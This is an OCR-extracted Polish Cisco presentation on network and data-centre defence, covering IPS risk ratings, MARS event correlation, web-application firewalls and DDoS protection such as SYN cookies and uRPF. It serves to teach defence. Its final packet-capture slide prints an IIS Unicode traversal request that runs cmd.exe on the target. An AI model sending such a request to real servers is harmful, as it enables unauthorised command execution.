Możliwość szczegółowego zebrania informacji o konkretnych hoście


- **46,000 sesji**
- **22 hostów zarażonych w ciągu ostatnich 30 dni...**

© 2006 Cisco Systems, Inc. All rights reserved.

Zapobieganie włamaniom


© 2006 Cisco Systems, Inc. All rights reserved.

Blokowanie na drodze pakietu - inline IPS




© 2006 Cisco Systems, Inc. All rights reserved.

Wyznaczenie indeksu RR



Sig ID	SubSig ID	Name	Enabled	Action	Severity	Fidelity Rating	Type
5114	4	WWW IIS Unicode Attack	Yes	Produce Alert	Medium	85	Default
5114	1	WWW IIS Unicode Attack	Yes	Log Pair Pack... Produce Verbo...	Medium	100	Tuned



Target Value Rating (TVR)	Target IP Address
High	0.0.0.0-255.255.255.255

Select All

Add

- **Dokładność 0–100**
- **Stopień zagrożenia samego zdarzenia 25–100**

  25 (info), 50 (low), 75 (med), 100 (high)
- **Poziom wartości konkretnego celu 75–200**

  75 (low), 100 (med), 150 (high), 200 (critical)

© 2006 Cisco Systems, Inc. All rights reserved.

Przypisywanie akcji na podstawie RR

Cisco IDM 5.0 - 172.28.214.146

File Help

Configuration | Monitoring | Back | Forward | Refresh | Help

Cisco Systems

- Interface Configuration
  - Interfaces
  - Interface Pairs
  - Bypass
  - Traffic Flow Notific
- Analysis Engine
  - Virtual Sensor
  - Global Variables
- Signature Definition
  - Signature Variable
  - Signature Configu
  - Custom Signature
  - Miscellaneous
- Event Action Rules
  - Event Variables
  - Target Value Ratin
  - Event Action Overri
  - Event Action Filters
  - General Settings
- Blocking
  - Blocking Propertie
  - Device Login Profil
  - Blocking Devices
  - Router Blocking D
  - Cat 6K Blocking D
  - Master Blocking S
- SNMP
  - General Configura

Event Action Overrides

An Event Action Override lets you assign a Risk Rating (RR) range to each event action type. If an event occurs and the RR value for that event falls within the defined range for a particular action, that action is added to the event. An Event Action Override applies to all signatures that fall within the defined range. You must select Use Event Action Overrides to use any override that is currently enabled.

☑ Use Event Action Overrides

Event Action	Enabled	Risk Rating
Deny Attacker Inline	No	85-100
Deny Connection Inline	Yes	85-100
Deny Packet Inline	No	85-100
Produce Verbose Alert	Yes	85-100
Reset Tcp Connection	No	85-100

Select All | Add | Edit | Enable | Disable | Delete

Apply | Reset

IDM is initialized successfully. | cisco | administrator


© 2006 Cisco Systems, Inc. All rights reserved.


Bezpieczeństwo aplikacji

© 2006 Cisco Systems, Inc. All rights reserved.

Ataki odbywają się w warstwie aplikacji...

Ponad 75% ataków odbywa się tutaj





Sieciowy firewall


IDS IPS

Nie ma sygnatur czy łat

© 2006 Cisco Systems, Inc. All rights reserved.

Zabezpieczenie serwerów
Cisco Security Agent

- **Zintegrowany system klasy HIPS**
  - **Opcje dla stacji i serwerów**
  - **Windows/Linux/Solaris**
- **Pozwala na dokładną korelację – od procesu tworzącego ruch sieciowy, po poszczególne elementy sieci**




© 2006 Cisco Systems, Inc. All rights reserved.

Appliance AVS 3100 - możliwości

- Ochrona cookies
  - Szyfrowane
  - Uwierzytelnione
  - Max age
- Ochrona (maskowanie) pól pozwalających na kradzież tożsamości
- Generowanie reguł bezpieczeństwa z istniejących logów
- Ochrona na podstawie zgodności z protokołem HTTP
  - Lista wspieranych metod
  - Kontrola typów MIME (audio/mpeg/image/jpeg, etc.)
- Ochrona (maskowanie) specyfiki serwerów WWW
- Generowanie stron błędów, lub ‘czyszczenie’ stron błędów aplikacyjnych
- Normalizacja URLi i standardu zapisu znaków, przekierowań
- Nakładanie limitów na zapytania – ilościowych i objętościowych
- Zapobieganie atakom
  - SQL injection
  - Command injection
  - Cross site scripting
  - Format string attack
  - Meta char detection
  - LDAP injection
  - Buffer overflow

© 2006 Cisco Systems, Inc. All rights reserved.

AVS 3100
Opcje umieszczenia w topologii



Model monitoringu OOB
Łatwe do wdrożenia
Zachowana widoczność ataków
Monitoring per-aplikacja/VLAN

Tryb pracy inline
Wdrożenie transparentne dla sieci, Blokowanie, logowanie, przepisywanie, przekierowanie, generowanie stron błędów, tagowanie URLi, nakładanie polityk z dokładnością do usług

Model bramy
Akceleracja WWW, redukcja opóźnień i optymalizacja transmisji TCP, load-balancing w ramach klastra, terminowanie SSL, wszystkie mechanizmy dostępne w trybie inline


© 2006 Cisco Systems, Inc. All rights reserved.

Ochrona farm serwerów przed atakami (D)DoS

© 2006 Cisco Systems, Inc. All rights reserved.

Cele ataku (D)DoS


- Cel to oczywiście uniemożliwienie świadczenia usług
- Można to osiągnąć przez atak na:
  - serwer
  - urządzenie sieciowe po drodze
  - połączenie CPD
- Może zostać połączone z
  - fałszowaniem adresów źródłowych
- „Przy okazji” dostaje się również...
  - ...routerom, innym systemom na drodze ataku – całej infrastrukturze



© 2006 Cisco Systems, Inc. All rights reserved.

Mechanizmy ochrony przez SYN flood
SYN-Cookies

- **Problem powodzi SYN**
  - **Jeśli TCP SYN wymaga allokacji pamięci po stronie serwera, jest to atak DoS serwera**
  - **Stos sieciowy TCP przetrzyma pakiet SYN w stanie SYN_RCVD do wygaśnięcia**
  - **Nie trzeba fałszować żadnych danych z nagłówka – w tym adresu źródłowego IP**
- **Dzięki wykorzystaniu SYN-cookies, serwer ani urządzenia sieciowe nie muszą allokować pamięci – zwiększając odporność na atak DoS**



© 2006 Cisco Systems, Inc. All rights reserved.

DoS z punktu widzenia MARS

Incident ID: 24777830

Escalate | Expand All | Collapse All

Offset	Session / Incident ID	Event Type	Source IP/Port		Destination IP/Port		Protocol	Time	Reporting Device	Reported User	Path / Mitigate	False Positive
1	S:27526454, I:24777828, I:24777829, I:24777830	Sudden increase of traffic to a port	1.0.0.0	0	12.20.5.105	80	IP	Oct 13, 2005 1:00:15 AM PDT	LotsaLogs			False Positive
1		Half-open SYN Attack	13.13.13.13	0	Total: 2							
3		Deny connection - no xlate	13.13.13.13	27023	12.20.5.105	80	TCP	Groups: 3 Total: 100				
3		Deny connection - no xlate	13.13.13.13	27023	12.20.5.105	80	TCP	Oct 13, 2005 12:49:52 AM PDT	web		Total: 18	
3		Deny connection - no xlate	13.13.13.13	27023	12.20.5.105	80	TCP	Oct 13, 2005 12:49:53 AM PDT	web		Total: 72	
3		Deny connection - no xlate	13.13.13.13	27023	12.20.5.105	80	TCP	Oct 13, 2005 12:49:54 AM PDT	web		Total: 10	


Korelacja zdarzeń:

- **Wewnętrzne mechanizmy MARS**
- **Informacje z systemów IPS**
- **Trafienia w reguły odrzucające pakiety w ACL systemów firewall**
- **Netflow**

© 2006 Cisco Systems, Inc. All rights reserved.


Anti-Spoofing
Test uRPF

- Mechanizm uRPF wykorzystuje tablicę routingu do sprawdzenia adresu źródłowego
- Idealnie dostosowana do sieci budowanych w oparciu o L3 (routowanych)



© 2006 Cisco Systems, Inc. All rights reserved.

Moduły Cisco Guard/Anomaly Detector
Ochrona przed atakami DoS/DDoS dla DC



© 2006 Cisco Systems, Inc. All rights reserved.

Monitoring sieci

© 2006 Cisco Systems, Inc. All rights reserved.

Rozwiązywanie problemów
Analiza ruchu ‘przed’ i ‘po’ przejściu przez CPD

NAM - Packet Decoder - NAM Traffic Analyzer - Microsoft Internet E...

Cisco Systems — NAM Traffic Analyzer

Packet Decoder - RSPAN_DoS

Packets: 1-15 of 15 | Stop | Prev | Next | 1000 | Go to | 1

Pkt	Time(s)	Size	Source	Destination	Protocol	
1	0.000	66	12.20.15.105	12.20.5.105	TCP	384
2	3.289	66	12.20.15.105	12.20.5.105	TCP	384
3	9.814	66	12.20.15.105	12.20.5.105	TCP	384
4	205.688	66	12.20.15.105	12.20.5.105	TCP	384
5	205.691	66	12.20.5.105	12.20.15.105	TCP	80 >
6	205.691	64	12.20.15.105	12.20.5.105	TCP	384
7	205.691	496	12.20.15.105	12.20.5.105	HTTP	GET
8	208.924	496	12.20.15.105	12.20.5.105	HTTP	GET
9	215.506	496	12.20.15.105	12.20.5.105	HTTP	GET
10	228.616	496	12.20.15.105	12.20.5.105	HTTP	GET
11	228.709	291	12.20.5.105	12.20.15.105	HTTP	HTT
12	228.724	389	12.20.5.105	12.20.15.105	HTTP	Con
13	228.724	64	12.20.15.105	12.20.5.105	TCP	384
14	228.724	64	12.20.15.105	12.20.5.105	TCP	384
15	228.724	64	12.20.5.105	12.20.15.105	TCP	80 >

```
  Packet  Number: 10 - Time: Oct 13, 2005 05:34:42.490 - Packet Length: 496 bytes - C:
+ ETH     Ethernet II, Src: 00:05:5f:e5:64:00, Dst: 00:0c:29:e6:ab:a5
+ VLAN    802.1q Virtual LAN
+ IP      Internet Protocol, Src Addr: 12.20.15.105 (12.20.15.105), Dst Addr: 12.20.5.105 (1
+ TCP     Transmission Control Protocol, Src Port: 3846 (3846), Dst Port: 80 (80), Seq: 170
- HTTP    Hypertext Transfer Protocol
  HTTP      GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\ HTTP/1.1\r\n

